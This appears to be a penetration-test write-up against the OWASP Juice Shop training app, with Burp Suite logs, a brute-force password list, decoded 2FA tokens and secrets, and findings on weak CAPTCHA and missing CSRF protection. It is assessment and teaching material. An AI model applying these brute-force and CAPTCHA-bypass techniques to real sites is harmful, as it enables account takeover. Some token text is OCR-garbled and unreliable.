0		401	<input type="checkbox"/>	<input type="checkbox"/>	413		
1	123456	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
2	12345	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
3	password	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
4	password1	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
5	123456789	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
6	12345678	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
7	1234567890	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
8	abc123	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
9	computer	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
10	tigger	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
11	1234	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
12	qwerty	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
13	money	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
14	carmen	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
15	mickey	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
16	secret	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
17	summer	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
18	internet	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
19	a1b2c3	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
20	123	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
21	service	401	<input type="checkbox"/>	<input type="checkbox"/>	413		
22		401	<input type="checkbox"/>	<input type="checkbox"/>	413		

Finding	Severity	Description
	Minor	Brute force attacks allow attackers to potentially discover credentials. An account lockout after 3 failed logins should be implemented to prevent automated attacks.

Two Factor Authentication

The 2FA Authentication was set up on the User@email.com account using the Microsoft Authenticator app.

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	E
5264	http://192.168.18.7:3000	GET	/rest/2fa/status			200	750	JSON	
5265	http://192.168.18.7:3000	GET	/rest/admin/application-configuration			304	278		
5266	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
5267	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
5268	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
5269	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
5270	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
5271	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
5272	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
5273	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
5274	http://192.168.18.7:3000	POST	/rest/2fa/setup	✓		200	325		

Request		Response	
Pretty	Raw	Hex	JSON Web Token
<pre>1 GET /rest/2fa/status HTTP/1.1 2 Host: 192.168.18.7:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJz dWnjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYWlIiwiIiwiZ W1haWwiOjJvc2VyMkBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNj Q3ZWI2NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0IiwiIcm9sZSI6ImN 1c3RvbWVyIiwiZGVsdxhlVG9rZW4iOiIiLCJsYXN0TG9naW5JccI6 IjE5Mi4xNjguMTguOSIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvC HVibGljL2ltYwdlc91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cF NLy3JldCI6IiIiSmIzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOjI yMDI0LTazLTI2IDE0OjI1OjQ2LjM2NSArMDA6MDAiLCJlcGRhdGVk QXQiOjIyMDI0LTazLTI2IDE4OjI2OjAyLjcwNCArMDA6MDAiLCJkZ wxLdGVkQXQiOm51bGx9LCJpYXQiOjE3MTE1MTEyNzZ9.hkKrtV22u PtKEZR-XZRd7N5kTF4E55MqAgoNcK-DfzF4_rXyt0LRALQGi-EpC_ Jsz7wizzqizmrksizD2_oTz6yu9jhuoab4FRJM0QHiOrzFmXrD_qxp EDeqabPEUMYfvDX_q_TGAxU4GhYD4zGvb2xkBvtPEhF1reDYH_ml3 _0Q 8 Connection: close 9 Referer: http://192.168.18.7:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; language=en; welcomebanner_status=dismiss; language=en; welcomebanner_status=dismiss;</pre>		<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 392 9 ETag: W/"188-rhtXo6OKJojEWwpPZ9hvDtYcQsg" 10 Vary: Accept-Encoding 11 Date: Wed, 27 Mar 2024 03:48:02 GMT 12 Connection: close 13 14 { "setup":false, "secret":"K4PW6KKIDAYQ2DDG", "email":"User2@email.com", "setupToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzZWNyZXQiO iJLNFBXNktLSURBwVEyRERHIiwidHlwZSI6InRvdHBfc2V0dXBf c2VjcmVOIiwiawFOIjoxNzExNTExMjgzfQ.Qq9P6Y-KhGoZTON2 DmwdbH2jhmdKXXugN7wthigd9x0yveB3K_1pQVMPX-xgTqyoRsj ewB0xRo6Qw2zEueNDLULBNvjTohHsQRfPyQJPldUx48sR34VwV OqqxDJGsEG_mEtnUs4h5AghkJlx1z-fegdeH99Y9PbH6n1NqLvd Sg" }</pre>	

The JWT provided contained the following information.

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzZWNyZXQiOiJLNFBXNktLSURBWVEyRERHIIwidHlwZSI6InRvdHBfc2V0dXBfc2VjcmV0IiwiaWF0IjoxNzExNTExMjgzfQ.Qq9P6Y-KhGozT0N2DmwdbH2jhdmDKXKugN7wthigd9x0yveB3K_1pQVMPX-xgTqyoRsjewB0xRo6Qw2zEueNDLULBNvvjTohHsQRfPyQPlldUx48sR34VwV0qqxDJGsEG_mEtnUs4h5AghkJlx1z-fegdeH99Y9PbH6n1NqlVdSg|
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYOUT: DATA

```
{
  "secret": "K4PW6KKIDAYQ2DDG",
  "type": "totp_setup_secret",
  "iat": 1711511283
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string
```

Setting up the 2FA involved sending the same JWT back along with the initial token value.

5272	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
5273	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
5274	http://192.168.18.7:3000	POST	/rest/2fa/setup	✓	200	325		
5275	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
5276	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
5277	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
5278	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
5279	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/

Request

Pretty	Raw	Hex	JSON Web Token			
dwNjZXNzIiwiZGFOYSI6eyJpZCI6MjMsInVzZXJuYWlIiJoiIiwiZWlhaawiOijVc2VybMkBlbwFpbC5jb20iLCJwYXNzd29yZC16ImRjNjQ3ZWI2NwU2NzExZTE1NTM3NTIxODIxMmIzOTY0IiwiemsZSI6ImN1c3RvbWVyiIwiZGVsdXhlVG9rZW4iOiiILCJsYXNOTG9naW5JccI6IjE5Mi4xNjguMTguOSIsInByb2ZpbGVbWFhZSI6Ii9hc3NldHMvchVibGljL2ltYWdlcy91cGxvYWRzL2rlZmFlbHQuc3ZnIiwiidG90cFNLY3JldCI6IiIisImlzQWN0axZlIjp0cnVllCJjcvmhdGvkQXQiOiiyMDIOlTAzLTi2IDE0ojI10jQ2ljM2NSArMDA6MDAiLCJlcGRhdGvkQXQiOiiyMDIOlTAzLTi2IDE40jI20jAyLjcwNCArMDA6MDAiLCJkZwxldGVkQXQiOm51bGx9LCJpYXQiOjE3MTET1MTEyNzZ9.hkRtv22uPtKEZR-XZRD7N5kTF4E55MqAgoNcK-DfzF4_rXyt0LRAlQG-EpC_js7WizQzjmrksizD2_oTz6yu9jhuoab4FRJMOQHiOrzFmXrD_qxpEDeqabPEUMYfvDX_q_TGAxU4GhYD4zGvb2xkbvtPEhFlreDYH_ml3_0Q	14	15	{ "password": "Password", "setupToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzZWNyZXQiOijLNFBXNktLSURBWVEyRERHIIwidHlwZSI6InRvdHBfc2V0dXBfc2VjcmV0IiwiawFOIjoxNzExNTExMjgzfQ.Qq9P6Y-KhGozT0N2DmwdbH2jhdmDKXKugN7wthigd9x0yveB3K_1pQVMPX-xgTqyoRsjewB0xRo6Qw2zEueNDLULBNvvjTohHsQRfPyQPlldUx48sR34Vw0qqxDJGsEG_mEtnUs4h5AghkJlx1z-fegdeH99Y9PbH6n1NqlVdSg", "initialToken": "801325" }			

Response

Pretty	Raw	Hex	Render			
1 HTTP/1.1 200 OK						
2 Access-Control-Allow-Origin: *						
3 X-Content-Type-Options: nosniff						
4 X-Frame-Options: SAMEORIGIN						
5 Feature-Policy: payment 'self'						
6 X-Recruiting: /#/jobs						
7 X-RateLimit-Limit: 100						
8 X-RateLimit-Remaining: 99						
9 Date: Wed, 27 Mar 2024 03:49:40 GMT						
10 X-RateLimit-Reset: 1711511442						
11 Connection: close						
12 Content-Length: 0						
13						
14						

A 2FA Token prompt now shows up in login.

192.168.18.7:3000/#/2fa/enter

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

P Juice Shop

Two Factor Authentication

Enter the 6 digit token from your 2FA app

?

0/6

 Log in

An unsuccessful attempt was made to bypass the 2FA by visiting an authenticated page #/deluxe-membership without entering the 2FA Token.

No issue: The 2FA could not be bypassed by skipping it.

Reviewing the returned temporary token did not show any issues.

5381	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	IC
5382	http://192.168.18.7:3000	POST	/rest/user/login	✓	401	739	JSON	IC
5383	http://192.168.18.7:3000	GET	/rest/user/whoami		304	275		IC
5384	http://192.168.18.7:3000	GET	/rest/user/whoami		200	366	JSON	IC
5385	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	IC

Request

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 49
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; continueCode=
   yPMDDQlKNBqW83akLEorY9zAD5fQku3ZsjnFLYdzOjp6124nwbgmx7
   ve5VRJX
13 {
14   "email": "User2@email.com",
   "password": "Password"
}

```

Response

Pretty Raw Hex Render JSON Web Token

```

1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 371
9 ETag: W/"173-ktFjJ4uI6UEMuQkByew0RzPlnLM"
10 Vary: Accept-Encoding
11 Date: Wed, 27 Mar 2024 04:00:46 GMT
12 Connection: close
13
14 {
   "status": "totp_token_required",
   "data": {
      "tmpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VySWQiOjIzLCJ0eXBIIjoicGFzc3dvcvmRfdmFsawRfbmVLZHNFc2Vjb25kX2ZhY3Rvc190b2tlbiIsImlhhdCI6MTcxMTUxMjA0Nn0.Yy3KsYpCPOeATiDt-6THMhT0z7b6SxuccjNf2nBaIx94PvMM68IytJuNL-14Wm4n8i8MHTecTNdJoNNz96lPrxl1J0IWfriGzX0-Z3SvAmRgqwMPwE1XaPJ1hwIoR8NiLjbwtwugRP2jNmduGU6VKXtDhdkSPeMeeVxXT7Ue40aI"
}

```

Encoded PASTE A TOKEN HERE

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VySWQiOjIzLCJ0eXBIIjoicGFzc3dvcvmRfdmFsawRfbmVLZHNFc2Vjb25kX2ZhY3Rvc190b2tlbiIsImlhhdCI6MTcxMTUxMjA0Nn0.Yy3KsYpCPOeATiDt-6THMhT0z7b6SxuccjNf2nBaIx94PvMM68IytJuNL-14Wm4n8i8MHTecTNdJoNNz96lPrxl1J0IWfriGzX0-Z3SvAmRgqwMPwE1XaPJ1hwIoR8NiLjbwtwugRP2jNmduGU6VKXtDhdkSPeMeeVxXT7Ue40aI

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYOUT: DATA

```
{
  "userId": 23,
  "type": "password_valid_needs_second_factor_token",
  "iat": 1711512046
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
```

Authentication in Other Areas of the Web Application

The Captcha of the Customer Feedback page could be bypassed by viewing the answer of the Captcha.

```
192.168.18.7:3000/rest/captcha
https://192.168.18.7:3000/rest/captcha/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
captchaId: 8
captcha: "10-7*5"
answer: "-25"
```

Finding	Severity	Description
	Major	CAPTCHA is not implemented effectively in the Customer Feedback page. The disclosure of the CAPTCHA results could allow attackers to perform automated attacks.

In the data export page, the CAPTCHA can be found by reading the HTTP response

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ex

Intercept HTTP history WebSockets history | Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter settings: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Ex
2252	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...			200	202	text	io/
2253	http://192.168.18.7:3000	GET	/rest/wallet/balance			304	276		
2254	http://192.168.18.7:3000	GET	/rest/basket/6			304	276		
2255	http://192.168.18.7:3000	GET	/rest/user/whoami			304	276		
2256	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
2257	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
2259	http://192.168.18.7:3000	GET	/rest/admin/application-configuration			304	278		
2260	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
2261	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
2262	http://192.168.18.7:3000	POST	/rest/user/data-export	✓		200	709	JSON	
2263	http://192.168.18.7:3000	GET	/rest/image-captcha/			200	10487	JSON	

Request

Pretty Raw Hex JSON Web Token

```
wMn0.ux7ocwZ4XcL1q0QMhFxZNyscklYJnek-q2QNV2Fgh0_5emr8qxAZ2v-OaTtONYUYLG7ktlUKsYTdWznC087VYpkktZBpnwi70mcB2XTc00I0nbSz4ZY7jBQp_Y-YJdd6-X4eeTqrDz0sxj013zwh-dwa0U9_ublsRJKMLOMY
8 DNT: 1
9 Connection: close
10 Referer: http://192.168.18.7:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; token=
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIiSnVzZXJuYw1lIjoiIiwiZWlhawwiOjIjVc2VyMUbLbwFpbC5jb20iLCJwYXNzd29yZC16IjJhYz1jYjdKYZAyjNjMDA4M2ViNeA40ThlNTQ5YjYzLiwiicm9sZSI6ImRlbHV4ZSiIsImRlbHV4ZVRva2VuIjoiMTVlyTg3Mmj1ODdjYmFhMwMyZmE2N2UzNTI4YmFlNwzlYmzlNwrjOTA4ZDQxMTVmZDzjYTMynzU4NTE3ZDcyMCIsImxhc3Rmb2dpbkIwljoiMTkyLjE20C4x0C4iiwiwchJvZmlsZUlTYwdlIjoiL2Fzc2V0cy9wdWjsawMvaw1hZ2VzL3VwbG9hZHmZGVmYXVsdC5zdmciLCJob3RwU2VjcmVOIjoiIiwiAxNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDMtMjJUMTM6MTU6MzaUMTA5WiIsInVwZGFOZWRBdCI6IjIwMjQtMDMtMjNUMDI6Mzg6MjEuNTM0wiIsImRlbGV0ZWRBdCI6bnVsBhOsImlhdci6MtCxMTE2MTUwMn0.ux7ocwZ4XcL1q0QMhFxZNyscklYJnek-q2QNV2Fgh0_5emr8qxAZ2v-OaTtONYUYLG7ktlUKsYTdWznC087VYpkktZBpnwi70mcB2XTc00I0nbSz4ZY7jBQp_Y-YJdd6-X4eeTqrDz0sxj013zwh-dwa0U9_ublsRJKMLOMY; cookieconsent_status=dismiss
```

Response

Pretty Raw Hex Render

```
.89 17.82Q114.66 17.05 114.09 15.61Z"/><path d="M20 41 C93 22,60 23,141 40\" stroke="#beb9b\" fill="none\"/><path d="M15 3 C87 18,73 5,142 32\" stroke="#74e08f\" fill="none\"/><path fill="#4be699\" d="M93.53 14.84L93.46 14.77L93.45 14.76Q94.54 16.99 96.48 16.99L96.63 17.14L96.62 17.13Q97.14 17.16 97.56 17.00L97.47 16.92L97.39 16.83Q97.26 22.03 97.22 28.42L97.13 28.33L97.15 28.36Q97.32 34.81 97.51 40.06L97.45 40.00L97.49 40.05Q97.05 39.83 96.67 39.83L96.72 39.88L96.60 39.76Q95.23 39.77 93.83 41.63L93.83 41.63L93.81 41.62Q94.48 34.90 94.44 28.20L94.43 28.18L94.43 28.19Q94.46 21.56 93.55 14.86ZM93.32 42.72L93.38 42.78L93.35 42.75Q94.24 41.20 95.4240.48L95.48 40.55L95.47 40.53Q95.57 41.62 95.49 42.69L95.36 42.55L95.34 42.54Q96.26 42.20 97.02 42.31L97.05 42.34L96.91 42.20Q98.93 42.39 100.30 45.17L100.42 45.30L100.41 45.29Q99.19 37.90 99.19 30.63L99.22 30.65L99.11 30.55Q99.11 23.00 99.90 15.88L100.0916.06L100.07 16.05Q98.84 17.68 97.78 18.33L97.78 18.33L97.79 18.34Q97.86 17.69 97.98 16.32L97.97 16.30L98.00 16.34Q97.15 16.71 96.39 16.60L96.51 16.71L96.39 16.59Q94.13 16.43 93.10 13.53L93.00 13.43L92.98 13.41Q94.21 21.04 94.33 28.20L94.15 28.02L94.32 28.20Q94.30 35.21 93.31 42.71Z"/></svg>,
"answer": "5PMIK",
"UserId": "22"
```

0 highlights

Finding	Severity	Description
	Major	CAPTCHA is not implemented effectively in the Data Disclosure page. The disclosure of the CAPTCHA results could allow attackers to bypass authentication.

The request for data export is performed without the use of a CSRF token.

Finding	Severity	Description
	Minor	The request for data export feature should use CSRF tokens. CSRF tokens are effective in preventing CSRF attacks.

Visiting the /dataerasure directory generates the Upgrade-Insecure-Requests header

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history | Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
3244	http://192.168.18.7:3000	GET	/rest/admin/application-configuration			200	19196	JSON	
3246	http://192.168.18.7:3000	GET	/api/Quantity/			304	278		
3247	http://192.168.18.7:3000	GET	/rest/products/search?q=		✓	304	278		
3248	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...		✓	200	187	text	io/
3249	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	234	JSON	io/
3250	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	202	text	io/
3263	http://192.168.18.7:3000	GET	/rest/basket/6			304	276		
3264	http://192.168.18.7:3000	GET	/rest/user/whoami			304	276		
3265	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...		✓	200	187	text	io/
3266	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	202	text	io/
3267	http://192.168.18.7:3000	GET	/dataerasure			200	2307	HTML	

Request

Pretty Raw Hex JSON Web Token

```
Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.18.7:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJz
dwNjZXNzIiwiZGF0YSI6eyJpZCI6MjIiSInVZKJuYwlijoiiwiz
WlhawwiOijJvc2vYmUelbwFpbC5jb20iLCJwYXNzd29yZCI6ImRjNj
Q3ZWl2NWU2NeExZTE1NTM3NTIxODIxMmIzOTY0Iiwiitm0sZSI6mN
1c3RvbWVyiwiZGVsdXhlVG9rZW4iOiiLCJsyXNOTG9naw5JcC16
IjAuMC4wLjA1LCJwcm9maWxlSw1hZ2UiOiiYXNzZXRzL3B1mxpy
y9pbWFnxZMvdXBsb2Fkcy9kZwZhdwxoLnN2zyIsInRvdHBTZwNyZX
Q1OiiLCJpc0FjdglZ2Si6dHj1ZSw1Y33lyYRKLZEF0i0joiMjAyNC0
wMy0MyAxMz01ND0zMC41MzggKzAw0jAwIwidx8kYXRLZEF0i0j0
MjAyNC0wMy0MyAxMz01ND0zMC41MzggKzAw0jAwIiwiZ0V5ZXRlZ
EF0i0jpudwxsfSw1awFOi0joxNzExMzI0NTI1fQ.T8i3vYVz4B1LGX
dyj4uaeVjkbg7bPSE2AvPQw33lGzDG6DTLfl8mcdxMunwvRac-R
uF0qa0uxd89fqn8E8A0xRMwJX108lp3bxm-7eL3MFnlhoR-vy4FW
zPqEEgeGVBC7Ggbqq-w5GQw5RVeMORoV73-10FzjXFJ5zIlhk
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-FRAME-OPTIONS: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: text/html; charset=utf-8
8 ETag: W/"7a3-BBALhn17nH1FrHx0y/xlwG2ksk"
9 Vary: Accept-Encoding
10 Date: Sun, 24 Mar 2024 23:57:19 GMT
11 Connection: close
12 Content-Length: 1955
13
14 <link rel="stylesheet" type="text/css" href="/assets/public/css/dataErasure.css">
15 <link rel="icon" type="image/x-icon" href="/assets/public/images/JuiceShop_Logo_50px.png">
16 <link rel="stylesheet" href="https://code.getmdl.io/1.3.0/material.min.css">
17 <link rel="stylesheet" href="https://fonts.googleapis.com/icon?family=Material+Icons">
18 <link rel="stylesheet" href="http://fonts.googleapis.com/css?family=Roboto:300,400,500,700" type="text/css">
19 <div class="header">
20 <a href="#">
```

The screenshot shows a web browser window titled "dataer" with the URL "192.168.18.7:3000/dataerasure". The page is titled "Juice Shop" and contains a form for a "Data Erasure Request (Art. 17 GDPR)". The form includes fields for "Confirm Email Address" (containing "User1@email.com") and "Answer" (containing "Your eldest sibling's middle name?"). A large blue button at the bottom right says "X DELETE USER DATA".

dataer +

192.168.18.7:3000/dataerasure

i Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Juice Shop

Data Erasure Request (Art. 17 GDPR)

We take data security, customer privacy, and legal compliance very serious. In accordance with GDPR we allow you to request complete erasure of your account and any associated data.

Request Data Erasure

Confirm Email Address

User1@email.com

Answer

